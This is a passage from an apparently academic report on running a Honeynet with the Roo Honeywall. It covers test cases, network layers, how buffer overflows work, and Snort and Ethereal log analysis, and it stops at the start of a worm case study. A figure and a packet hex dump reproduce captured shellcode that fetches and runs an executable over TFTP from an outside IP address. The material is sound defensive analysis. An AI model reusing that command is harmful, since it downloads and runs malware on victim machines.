This might occur even if the MD5 checksum of the iso image matches. Sometimes this is due to a bad CD.

R011: Honeywall sends alert messages

Need: Roo sends alert messages to inform the operator of a compromised Honeypot (see swatch in 4.4.1).

Ex.: The receiving mail server could refuse mails because the mail address is not of its domain.

Attain: Open “menu” choose “4 Honeywall configuration”, then “6 Alerting” and enter email address.

Sometimes it can be desirable to disable this feature. Especially in scenario 1 where the Honeynet is connected to the internet and receives hundreds of alerts an hour. In this case alerting could become too noisy.

R012: Sebek is running

Need: Sebek is providing information on malicious activities performed on the Honeypot.

Ex.: Sebek could be installed but not configured.

Attain: Install Sebek on the Honeypot and run the configuration utility.

A hacker might use an encrypted connection to the Honeypot. In this case the network dump is not revealing his activities. Sebek is secretly logging keystrokes and event messages. It sends gathered data to a specified MAC address and hides this traffic to the intruder.

5.1.1 Test case template

The following section shows an example of a test case template. “Purpose” describes the test’s necessity, “Setup/ Precondition” states what is needed to run this test. In this example a stopwatch is needed. “Execution” lists the detailed steps to perform this test and allows reviewed results to be marked as passed or failed. “Expected results” is the verification list for the underlying test.

“Results summary” is used to capture meta data of the test, such as date/ time, name of the tester, status of the test and a field for remarks and comments. The test case template provides three lines of meta data in case a test failed in the first attempt and succeeded in a later run.

3.1 Test Case 1: time and date

3.1.1. Purpose

Verify that requirement R001 has been satisfied and attacker, Honeypot and the Honeywall are set with correct time and date

3.1.2. Setup/ Precondition

The basic setup has been done (see section 1.2). This test requires a watch.

3.1.3. Execution

Step	Results
1. check time and date on the Honeywall entering “date”	
2. Verify that the time is corresponding to your chosen time	**(Pass / Fail)**
3. check time and on the Honeypot entering “date” and “time” (Windows 2000/ XP)	
4. Verify that the time is corresponding to your chosen time	**(Pass / Fail)**
5. check time and on the Honeypot entering “date” and “time” (Windows 2000/ XP)	
6. Verify that the time is corresponding to your chosen time	**(Pass / Fail)**

3.1.4. Verification

Verify that R001, date and time, is satisfied with steps: 2, 4 and 6.

A.1 Results Summary

Date/Time	Tester	Pass/Fail	Remarks

figure 5-1 - example of a test case

5.2 Internet attacks

The following chapter will investigate attacks from the internet in general. The information is based on experiences made during the experiment and supplemented by investigation on background details.

Chapter 5.2.1 will explain what can be attacked and the chapter afterwards will describe an example of an attack. As Microsoft Windows operating systems were used for the Honeypots, part of the discussion will refer to attacks targeting Windows.

5.2.1 Targets for hackers

Communication on the internet is established by the internet protocol suite. Underlying basis is internet architecture which must be supported by every host [RFC 1122]. The protocol layers used in the Internet architecture are as follows:

layer	*description*
application layer	The application layer is the top layer of the Internet protocol suite. It contains data which is directly handled by application and processes. We distinguish two categories of application layer protocols: - user protocols that provide service directly to users (HTTP, FTP, SMTP) - support protocols that provide common system functions (DNS, BOOTP, SNMP)

figure 5-2 - internet architecture (extracted from RFC1122)

layer	*description*
transport layer	The transport layer provides end-to-end communication services for applications. Currently there are two primary transport layer protocols: - Transmission Control Protocol (TCP) - User Datagram Protocol (UDP) TCP is a reliable connection-oriented transport service that provides end-to-end reliability, resequencing, and flow control. UDP is a connectionless ("datagram") transport service.
internet layer	All Internet transport protocols use the Internet Protocol (IP) to carry data from source host to destination host. IP is a connectionless or datagram internetwork service, providing no end-to-end delivery guarantees. Thus, IP datagrams may arrive at the destination host damaged, duplicated, out of order, or not at all. The layers above IP are responsible for reliable delivery service when it is required. The IP protocol includes provision for addressing, type-of-service specification, fragmentation and reassembly, and security information.
link layer	To communicate on its directly-connected network, a host must implement the communication protocol used to interface to that network. We call this a link layer or media-access layer protocol.

figure 5-2 – internet architecture (continued)

The layers are summarized in the protocol stack.

layer	*protocol(s)*							
application layer	HTTP	FTP	SMTP	POP3	Telnet	DNS	SNMP	RIP
transport layer	TCP	UDP	ICMP	SCTP				
internet layer	IP (IPv4)							
link layer	Ethernet	Token Ring	WLAN					

figure 5-3 - protocol stack

A connection from the internet via IP requires two things, an internet address (IP) and a port bound on that IP. The address enables a connection to the network, and the port number allows the data, the payload, in the IP datagram to be delivered to a process on the target machine. The process then handles the information and depending on its nature performs actions. Networking processes are the main target for hackers. They can be of the following types:

process type	*description*	*security privileges*
system process	Kernel[13] process. Allows the Kernel to access the network and vice versa. On Microsoft Windows operating systems it handles NETBIOS[14] [RFC 1002] endpoints next to system related functions.	system context

figure 5-4 - possible networking processes

[13] Kernel = The kernel is the fundamental part of an operating system. It is a piece of software responsible for providing secure access to the machine's hardware to various computer programs. It is loaded at first before any other program.

[14] NETBIOS = Network Basic Input/Output System. It generally refers to a programming API for local network communication.

process type	*description*	*security privileges*
service/ daemon	A service (Windows term) or daemon (UNIX term) is a particular class of computer program that runs in the background, rather than under the direct control of a user. They provide system support services which are not directly handled by the Kernel, i.e. Local Security Authority Subsystem Service (LSASS), is a process in Microsoft Windows operating systems that verifies the user logging on to a Windows computer or server.	system or user context
application	This can be any user-initiated program using network functions, i.e. mail client or http browser.	user context

figure 5-4 - possible networking processes

Important in regard to security are security privileges. In general we can distinguish two categories: system privileges and user privileges. System privileges are, as implied by the name, used by the system (kernel) and closely related services. They provide basic functioning of the operating system and communication facilities. System privileges include full access to the entire operating system.

User privileges are limited to the user’s working space. This includes memory, disk space and access to system functions. With these limitations it is not possible to damage the operating system or delete data which does not belong to the user. In general this also includes the privilege of installing programs or device drivers. Of course a user can be assigned single privileges, which could include installing rights but this is configuration dependent. Another option would be to use the user “administrator” or “Root” whose have system privileges and therefore full access to the operating system.

Hackers concentrate on attempts to get system privileges. To do this they scan hosts for open ports and try to exploit vulnerabilities. Then some code is inserted into the victim's memory which gains system privileges and establishes a connection to the attacker. Now the system is under control of the Blackhat and can be used for his purposes.

5.2.2 How exploits work

To better understand how exploits work the following part will give a description of how buffer-overflows work. The example bases on program operation and intended memory usage on an Intel x86 processor architecture.

Goal of an exploit is to execute some code which performs actions to connect back to the attacker and allow remote controlling. This code can contain calls to system libraries or code which executes commands at the console, in hacker terms that certain type of code is called shellcode.

General program execution

figure 5-5 shows the memory usage of a process in the main memory. It is structured in three parts:

- code
- heap
- stack

The code is stored at lower address ranges. It contains processor related directives in binary representation. The above area is used by the process' heap. It is used to store global and dynamic variables. In heap based memory allocation, the memory is allocated from a large pool of unused memory called the heap dynamically. As variables can be added and removed dynamically the upper limit of the heap is moving up or down.

Stack memory is allocated at higher address ranges. It contains automatic variables and jump addresses. Similar to the heap the size grows and decreases during run-time. But in contrast to the heap it starts at a high address and grows down to the lower addresses.




figure 5-5 - memory usage of a process

To know which instruction has to be executed the Intel architecture uses an instruction pointer (IP). This is a reserved register which points at the address of the next instruction.

Code execution starts at the code area at the lowest address and iteratively moves to the next higher directive $\boxed{1}$. If a sub-routine is to be called a jump/call instruction $\boxed{2}$ with an address pointing to the sub-routine's code is executed. This stores the address $\boxed{3}$ of the instruction pointer to the stack, here it is 0x1234.

The sub-routine also needs memory to store its variables a, b, c. Therefore the stack is extended with the needed size and the addresses 0xFF3A, 0xFF1Cand 0xFF14 are reserved for a, b, c. The stack basepointer $\boxed{4}$ is indicating the end of the stack and is updated according to the new stack size. After these operations are finished, the jump instruction can be executed and processing of the sub-routine's code is initiated $\boxed{5}$.

The end of the sub-routine contains instructions to write the return address 0x1234 to the instruction pointer, free the memory used by a, b, c and execute the jump back to 0x1234 $\boxed{6}$. After the jump back to the main program, the code following the jump/call routine is executed $\boxed{7}$.

Vulnerability memory management

The general vulnerability is within memory management. Many programming languages such as C and C++ do not check if write and read instructions stay within their reserved memory area. This can be used to create a Buffer Overflow.

The example in figure 5-5 shows that variables are stored after the return address and stack basepointer. They are stored from top to bottom of the stack. According to their definition memory is reserved: char a[4] – 4 bytes, char b[30] - 30 bytes and double e - 8 bytes. As long as the routine stores 29 bytes into b, the 30th byte has to be a binary 0 (0x0) to mark the end of the string, the execution continues normally.

address	type of content	content
0xFF46	return address	0x1234
0xFF3E	stack basepointer	0xFF10
0xFF3A	char a[4]	0x46484400 [FHD]
0xFF1C	char b[30]	0x5468697320697320 61206861726D6C65 737320737472696E 67203A2D2900 [This is a harmless string :-)]
0xFF14	double c	0x00428020 [107]
…	…	…
0xFF10	…	…

figure 5-6 - stack filled with valid variables

The figure above shows the stack filled with valid variables.

The problem is that it is possible to write more than 29 bytes into variable b. If the routine does not check the length of the string and discard the 30th and following bytes, it will overwrite variable c and the rest of the stack. A read on b would give the correct string, but a read on c would output parts of b which would be a program error already.

In the case that the string written into b is even larger than the rest of the stack, it starts from top again. But now it would overwrite the return address and the basepointer. An end of the sub-routine would now read the corrupted return address and load the instruction pointer with a corrupted address. Usually the program would now fail and result with an error.


An exploit code is now facing two problems:

- the address of the return instruction is unclear
- the absolute memory area of the process is unclear

Without the exact size of the stack it is not possible to calculate the amount of bytes needed to exactly overwrite the return code. Hence the exploit code contains the new return address multiple times.

The return address needs to point to a place where the malicious code was inserted. As said before it is not clear where the process' memory area resides. The return address is only guessing an address which might be in control of the process. To circumvent this, exploit code establishes a "landing zone" with no-operation instructions (NOPs). At the end it contains the actual code to connect back to the attacker. Hackers call this technique NOP-sliding.

Now the return address is pointing back into the stack $\boxed{1}$ and after the jump $\boxed{2}$ the instruction pointer "slides" to the place where the shellcode is placed $\boxed{3}$.



address	type of content	content
…	…	…
…	…	0xFF00
		0xFF00
0xFF46	return address	0xFF00 $\boxed{1}$
0xFF3E	stack basepointer	0xFF00
0xFF3A	char a[4]	0xFF00
0xFF1C	char b[30]	cmd /c tftp -i 84.58.142.230 GET MSASP32.exe&start MSASP32.exe $\boxed{3}$
0xFF14	double c	0x90 (NOP)
…	…	0x90 (NOP)
0xFF00	…	0x90 (NOP) $\boxed{2}$
…		0x90 (NOP)

figure 5-7 - compromised stack

The shellcode "cmd /c tftp -i 84.58.142.230 GET MSASP32.exe&start MSASP32.exe" opens a TFTP (Trivial File Transfer Protocol) connection to the address 84.58.142.230, downloads the file MSASP32.exe and starts it. Now the file is run under the privileges of the victim service and can be used to gain full control over the computer.

5.3 Log analysis in general

The first part of this chapter will list the different logs of Roo, while the second part will show some results of the experiments.

5.3.1 Roo's logs

The most important part of a Honeynet is information gathering. It is also the border between a low-interaction and a high-interaction Honeypot. A high-interaction Honeypot, such as a Honeynet, provides detailed data of how an attack happened, whereas a low-interaction Honeypot would not give every detail of the attack. The reason for this is the type of response from the Honeypot. As discussed in chapter 2.4.1 a low-interaction Honeypot does not provide full functionality of the emulated service.

Honeynets use full working operating systems as Honeypot, therefore any functionality of the operating system is provided. This allows analyzing the attack in every detail.

Roo provides several logs and dumps of captured traffic which can be analyzed:

firewall logs	iptables logs every connection in a summarized form, including - date/ time - protocol - Source IP - Destination IP - IP header details: TTL, etc.
network binary logs/ network captures	These are the actual packets captured by the protocol sniffer of snort. Contained is the full packet, including header and payload. Roo stores network binaries in the tcpdump format, which can be read by several tools, such as tcpdump, Snort or Ethereal.

figure 5-8 - log types of Roo

ASCII session logs	Sometimes it is more interesting to read only the payload of a full connection and not only from a single packet. ASCII session logs can be used i.e. to retrieve transferred files to the Honeypot, without touching the Honeypot
snort alerts	Snort alerts summarize flows and categorize them by alerts. The alerts are detected by pattern analysis of the packets payload. Discovered alerts are further rated by the severity of the attack with a number.

figure 5-8 - log types of Roo

Most informative are the snort alerts. They categorize the flows by classtypes and priorize them. An example looks like this

```
[**] [1:538:14] NETBIOS SMB IPC$ unicode share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
05/26-20:04:55.557937 222.191.16.54:1754 -> 141.100.248.74:139
TCP TTL:102 TOS:0x0 ID:54125 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x565C48BE  Ack: 0xEE0A61D4  Win: 0x3EE1  TcpLen: 20
```

figure 5-9 - Snort alert example

The numbers in the first line provide identification purposes. The first number indicates which parsing engine, in Snort terms: generator, detected the alert. The second number is the identifier for this alert (Snort-ID) and the third number shows the revision of the rule. Next is a textual description of the alert in the above example, someone accessed the inter-process-communication share of a Windows operating system.

In the next line Snort prints a classification and a priority. The higher the priority is the more severe the alert. In figure 5-9 a priority of 3 is low. The following figure shows a few examples of Snort classtypes.


classtype	description	priority
attempted-admin	Attempted Administrator Privilege Gain	high
attempted-user	Attempted User Privilege Gain	high
shellcode-detect	Executable code was detected	high
successful-admin	Successful Administrator Privilege Gain	high
trojan-activity	A Network Trojan was detected	high
denial-of-service	Detection of a Denial of Service Attack	medium
unusual-client-port-connection	A client was using an unusual port	medium
icmp-event	Generic ICMP event	low
string-detect	A suspicious string was detected	low

figure 5-10 - Snort classtypes

The third line of the alert shows date, time, source and destination IP. In the fourth line Snort prints the used transport protocol, here TCP, and details of the IP header continued in the fifth line. Unset IP flags are displayed as asterisks, a set flag is indicated by a letter. Here ***AP*** means that the acknowledgement (ACK) and the push (PSH) flag are set.

Walleye the web interface of Roo displays the flows in a clear overview and also reads the description of Snort alerts if detected any. Further to this it prints a packet count and tries to guess the operating system.


The left pane is used for filtering. The output can be limited to months, days and hours. Also a filter according to protocol, source, etc exists.


The Honeynet PROJECT®
Walleye: Honeywall Web Interface
Data Analysis
System Admin
Logout
(Previous Page) Start 1 2 3 4 End (Next Page) 4 / 4
Anfrage abschicken

```
Wed Jun 22 18:11:44 2005 GMT
Logged in as admin

Connections After Sun Jun 19 14:00:00 2005 Before Sun Jun 19 14:59:59 2005

June 2005
sun mon tue wed thu fri sat
              1   2   3   4
5   6   7   8   9   10  11
12  13  14  15  16  17  18
19  20  21  22  23  24  25
26  27  28  29  30
(Prior Month) (Next Month)

Hour    Cons   IDS
0:00    0      0
1:00    0      0
2:00    0      0
3:00    0      0
4:00    0      0
5:00    0      0
6:00    0      0
7:00    0      0
8:00    0      0
9:00    0      0
10:00   0      0
11:00   0      0
12:00   0      0
13:00   0      0
14:00   78     165
15:00   534    656
16:00   551    608
17:00   538    393
18:00   355    314
19:00   400    374
20:00   344    678
21:00   411    968
22:00   442    1088
23:00   369    1105

Action
View: ( ) Aggregate
      (•) Detailed
Filters
All Traffic
[ ] Bidirectional
[ ] From Honeynet
[ ] All Time Periods
[ ] Sebek Tracked

June 19th 14:02:12        00:00:05
     84.58.142.230           ->          192.168.10.39   <-1-NETBIOS SMB-DS IPC$ unicode share access
TCP       3416         8 kB 20 pkts -->   microsoft-ds   <-0-unknown signature
RST      os unkn         <--1 kB 16 pkts      ---
June 19th 14:02:17        00:00:01
     84.155.39.102           ->          192.168.10.39
TCP       63978        0 kB 3 pkts -->        4662
RST      Windows         <--0 kB 3 pkts       ---
June 19th 14:02:18        00:00:01
     84.58.142.230           ->          192.168.10.39   <-2-SHELLCODE x86 inc ebx NOOP
TCP       3673         4 kB 10 pkts -->   microsoft-ds
FIN      os unkn         <--0 kB 7 pkts       ---
June 19th 14:02:19        00:00:47
     192.168.10.39           ->          84.58.142.230   <-16-TFTP Get
UDP       1041         0 kB 9 pkts -->        tftp
INT      os unkn         <--0 kB 0 pkts       ---
June 19th 14:02:41        00:00:01
     84.58.52.111            ->          192.168.10.39
TCP       4330         0 kB 4 pkts -->    microsoft-ds
FIN      Windows         <--0 kB 2 pkts       ---
June 19th 14:02:42        00:00:02
     84.58.35.142            ->          192.168.10.39   <-1-NETBIOS SMB-DS IPC$ unicode share access
TCP       2489         4 kB 13 pkts -->   microsoft-ds   <-1-NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt
RST      os unkn         <--0 kB 9 pkts       ---        <-1-SHELLCODE x86 NOOP
                                                         <-0-unknown signature
June 19th 14:02:42        00:00:00
     84.58.35.142            ->          192.168.10.39
TCP       2484         0 kB 4 pkts -->    microsoft-ds
FIN      Windows         <--0 kB 2 pkts       ---
June 19th 14:02:43        00:00:05
     84.58.52.111            ->          192.168.10.39   <-1-NETBIOS SMB-DS IPC$ unicode share access
TCP       3108         4 kB 14 pkts -->   microsoft-ds   <-1-NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt
RST      os unkn         <--0 kB 9 pkts       ---        <-1-SHELLCODE x86 NOOP
                                                         <-0-unknown signature
June 19th 14:02:43        00:00:01
     84.58.35.142            ->          192.168.10.39
TCP       2532         0 kB 3 pkts -->        12045
RST      Windows         <--0 kB 3 pkts       ---
June 19th 14:02:45        00:00:02
     84.58.52.111            ->          192.168.10.39
TCP       4126         0 kB 3 pkts -->        1957
RST      Windows         <--0 kB 3 pkts       ---
June 19th 14:02:49        00:00:00
     192.168.10.39           ->          84.58.96.178    <-1-ICMP Destination Unreachable Port Unreachable
ICMP      0            0 kB 0 pkts -->        0
         os unkn         <--0 kB 0 pkts       ---
June 19th 14:02:49        00:00:00
     192.168.10.39           ->          84.58.96.178
ICMP      0            0 kB 1 pkts -->        0
URP      os unkn         <--0 kB 0 pkts       ---
```

figure 5-11 - screenshot of Roo's detailed flow output

A click on the disk symbol allows downloading the binary packet dump to a protocol reader. The best tool for reading the packets is Ethereal[15] it is available for a wide range of operating systems and has excellent filtering capabilities.


tftp example.pcap - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No. .  Time      Source          Destination     Protocol  Info
    1 0.000000  84.58.142.230   192.168.10.39   NBSS      Session message
    2 0.092192  84.58.142.230   192.168.10.39   TCP       [Continuation to #1] 3673 > microsoft-ds [ACK] Seq=4 Ack=0 Win
    3 0.094350  192.168.10.39   84.58.142.230   TCP       microsoft-ds > 3673 [ACK] Seq=0 Ack=1444 Win=17280 Len=0
    4 0.177720  84.58.142.230   192.168.10.39   TCP       [Continuation to #1] 3673 > microsoft-ds [ACK] Seq=1444 Ack=0
    5 0.258705  84.58.142.230   192.168.10.39   TCP       [Continuation to #1] 3673 > microsoft-ds [PSH, ACK] Seq=2884 A
    6 0.260803  192.168.10.39   84.58.142.230   TCP       microsoft-ds > 3673 [ACK] Seq=0 Ack=4291 Win=17280 Len=0
    7 0.426134  192.168.10.39   84.58.142.230   SMB       Session Setup AndX Response, Error: STATUS_ACCESS_VIOLATION

⊞ Frame 2 (1494 bytes on wire, 1494 bytes captured)
⊞ Ethernet II, Src: 00:a0:c5:c7:d6:76, Dst: 00:10:4b:50:aa:22
⊞ Internet Protocol, Src Addr: 84.58.142.230 (84.58.142.230), Dst Addr: 192.168.10.39 (192.168.10.39)
⊟ Transmission Control Protocol, Src Port: 3673 (3673), Dst Port: microsoft-ds (445), Seq: 4, Ack: 0, Len: 1440
    Source port: 3673 (3673)
    Destination port: microsoft-ds (445)
    Sequence number: 4    (relative sequence number)
    [Next sequence number: 1444    (relative sequence number)]

0520  eb 0d 68 ef ce e0 60 68  98 fe 8a 0e 57 ff e7 e8   ..h... h ....W...
0530  ee ff ff ff 63 6d 64 20  2f 63 20 74 66 74 70 20   ....cmd  /c tftp
0540  2d 69 20 38 34 2e 35 38  2e 31 34 32 2e 32 33 30   -i 84.58 .142.230
0550  20 47 45 54 20 4d 53 41  53 50 33 32 2e 65 78 65    GET MSA SP32.exe
0560  26 73 74 61 72 74 20 4d  53 41 53 50 33 32 2e 65   &start M SASP32.e
0570  78 65 26 65 78 69 74 00  42 42 42 42 42 42 42 42   xe&exit. BBBBBBBB

Transmission Control Protocol (tcp), 20  P: 10 D: 10 M: 0
```

figure 5-12 - screenshot of Ethereal


---

[15] Ethereal: http://www.ethereal.com

With all tools described above, it is very convenient to analyze Honeynet traffic. More than that, Roo offers the opportunity to do this very quickly. However some minor features are still missing. Chapter 6.1 discusses some features which would improve the benefit of Roo.

5.3.2 Case study: Caught worm

The data shown in this chapter was extracted from an experiment in June. It was chosen to demonstrate that especially alerts of low priority can contain important data. The setup was the same as in 4.3.1, Roo_Mue (WinXP)




```
June 23rd 17:05:44                 00:00:04
